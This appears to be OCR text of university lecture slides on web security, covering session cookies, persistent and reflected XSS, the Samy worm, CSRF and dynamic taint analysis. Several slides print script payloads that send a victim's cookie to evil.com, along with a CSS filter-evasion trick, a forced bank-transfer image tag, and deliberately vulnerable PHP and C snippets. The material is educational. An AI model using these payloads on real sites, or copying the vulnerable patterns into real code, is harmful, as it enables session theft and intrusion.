1. create session id
2. return session id in cookie
3. store session id in database
SESSION_ID
Sessionid
Username
createDate
expireDate
lastAccessDate
Set-Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C
Database
HTTP is Stateless
Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C
Lookup Session ID
1. session match a username?
2. session still valid?
Content for 'david'

Get Cookie Using Javascript

- var x = document.cookie;


Two Types of Attacks

- Persistent XXS Attacks
  - Saved persistently in the database
  - Damage massive users
- Non-Persistent XXS Attacks
  - Targeted victims

Post A Message in the Forum

Hello World!

POST



All Threads | New Thread   Display Using: Flat View   Search:


Author	Thread: Mike, is your "Blog" just a message board where you talk to yourself?
Nick's Mum Posts: 15	**Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 9:01 AM Reply | Quote Hello World!
Pud Posts: 1296	**Re: Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 9:08 AM I reckon so, because I don't think anyone is reading it!! I think it's enthralling! But no-ones left any blog comments for me. Reply | Quote | Edit
The Mole Posts: 212	**Re: Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 10:41 AM Here's a freakin blog comment - what is blog Bloated Load of Gumf. Basically as the builder says - it's just one of the few places you can make a comment and no-one retorts, which is obviously rare for you. I love ya really... Reply | Quote

A web Forum (www.sss.com) that keeps users' sensitive information

Persistent Attacks

```
Hello World!
<script>
new Image().src="http://evil.com/log.cgi?c="+encodeURI(document.cookie);
</script>
```


POST



Author	Thread: Mike, is your "Blog" just a message board where you talk to yourself?
Nick's Mum Posts: 15	**Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 9:01 AM Reply | Quote Hello World! <script>…</script>
Pud Posts: 1296	**Re: Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 9:08 AM I reckon so, because I don't think anyone is reading it!! I think it's enthralling! But no-ones left any blog comments for me. Reply | Quote | Edit
The Mole Posts: 212	**Re: Mike, is your "Blog" just a message board where you talk to yourself?** Posted: 07 May 03 10:41 AM Here's a freakin blog comment - what is blog Bloated Load of Gumf. Basically as the builder says - it's just one of the few places you can make a comment and no-one retorts, which is obviously rare for you. I love ya really... Reply | Quote

A web Forum (www.sss.com) that keeps users' sensitive information

Persistent Attacks


A web Forum (www.sss.com)
that has sensitive information
Victim
Executed
Hello World! <script>…</script>
cookie of www.sss.com of the victim user
evil.com
All Threads | New Thread
Display Using: Flat View
Search:
Reply | Quote
Reply | Quote | Edit

Author | Thread: Mike, is your "Blog" just a message board where you talk to yourself?

Nick's Mum
Posts: 15

Mike, is your "Blog" just a message board where you talk to yoursel
Posted: 07 May 03 9:01 AM

Pud
Posts: 1296

Re: Mike, is your "Blog" just a message board where you talk to yourself?
Posted: 07 May 03 9:08 AM

I reckon so, because I don't think anyone is reading it!! I think it's enthralling! But no-ones left any blog comments for me.

Posts: 212

Posted: 07 May 03 10:41 AM

Here's a freakin blog comment - what is blog

Bloated Load of Gumf.


Basically as the builder says - it's just one of the few places you can make a comment and no-one retorts, which is obviously rare for you.

I love ya really...

Real-World Examples?

- Too many to be enumerated!
- But you may want to know “Samy Worm”
  - The site that hosts malicious javascript code
  - MySpace.com
  - Oct/4/2005
  - More than one million victims within 24 hours
  - Fastest spreading worm of all time!

Samy Worm


huge inspiration and always will be, and as long as I live she will never be forgotten. but most of all, samy is my hero.

December Fall Clothing. The

Samy Worm

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:


  `<div style=“background:url(‘javascript:alert(1)’)”>`

  And can hide `“javascript”` as `“java\nscript”`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page
    - Adds Samy as a friend.
    - Repost the message in the wall.

Non-Persistent Attacks


http://naive.com/search.php?term="`<script>XXX</script>`"



You have searched for <script>XXX</script>

```
<html>
<title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>… </body>
</html>
```

Non-Persistent Attacks



Non-Persistent Attacks

victim's browser

naive.com

```
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
```

```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```


```
GET/ steal.cgi?cookie=
```

http://evil.com/steal.cgi

CSRF

- Cross-site request forgery (CSRF): force victim browser to send request to external website → performs task on browser's behalf

CSRF


6. Accept the cookie; perform actions
1. Login Web A
2. Verify, Generate Cookie
Web A
5. Forced by (4) to visit A; the browser will automatically use the cookie
Browser
3. Visit Web B while the Cookie does not expire
4. Request Browser to visit A
Web B

CSRF

- Example:
  - force load
    - `<img src="http://www.bigbank.com/transferFunds.php?from=User&to=Attacker"/>`
  - Server side

```
<?php
    session_start();
    if (isset($_REQUEST['toBankId'] &&    isset($_REQUEST['money']))
    {
        buy_stocks($_REQUEST['toBankId'],    $_REQUEST['money']);
    }
?>
```

Solution to Injection

- Root-cause
  - Data from untrusted source gets executed!

- Solutions
  - Check whether the data collected from untrusted source gets executed.
  - The injected data (instructions) do not match with the instructions executed by the CPU.

Dynamic Taint Analysis

- "*Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software", James Newsome and Dawn Song*, Network and Distributed Systems Security Symposium (NDSS), Feb 2005

TaintCheck: Basic Ideas


- Mark all input data to the computer as “tainted” (e.g., network, stdin, etc.)
- Monitor program execution and track how tainted data propagates (follow bytes, arithmetic operations, etc.)
- Detect when tainted data is used in dangerous ways (e.g., jump to tainted data)

TaintSeed

- Marks any data from untrusted sources as "tainted"
  - Shadow memory is used to mark whether a byte in the memory is tainted or not.

```
int main (int argc, char
**argv)
{
   printf("%s", "CEG");
   foo(argv[1]);
   printf("%s", "7900")
}
void foo (char *bar)
{
   char c[12];
   strcpy (c, bar); //no bound
}
```

./test "abcdef87654"



TaintTracker

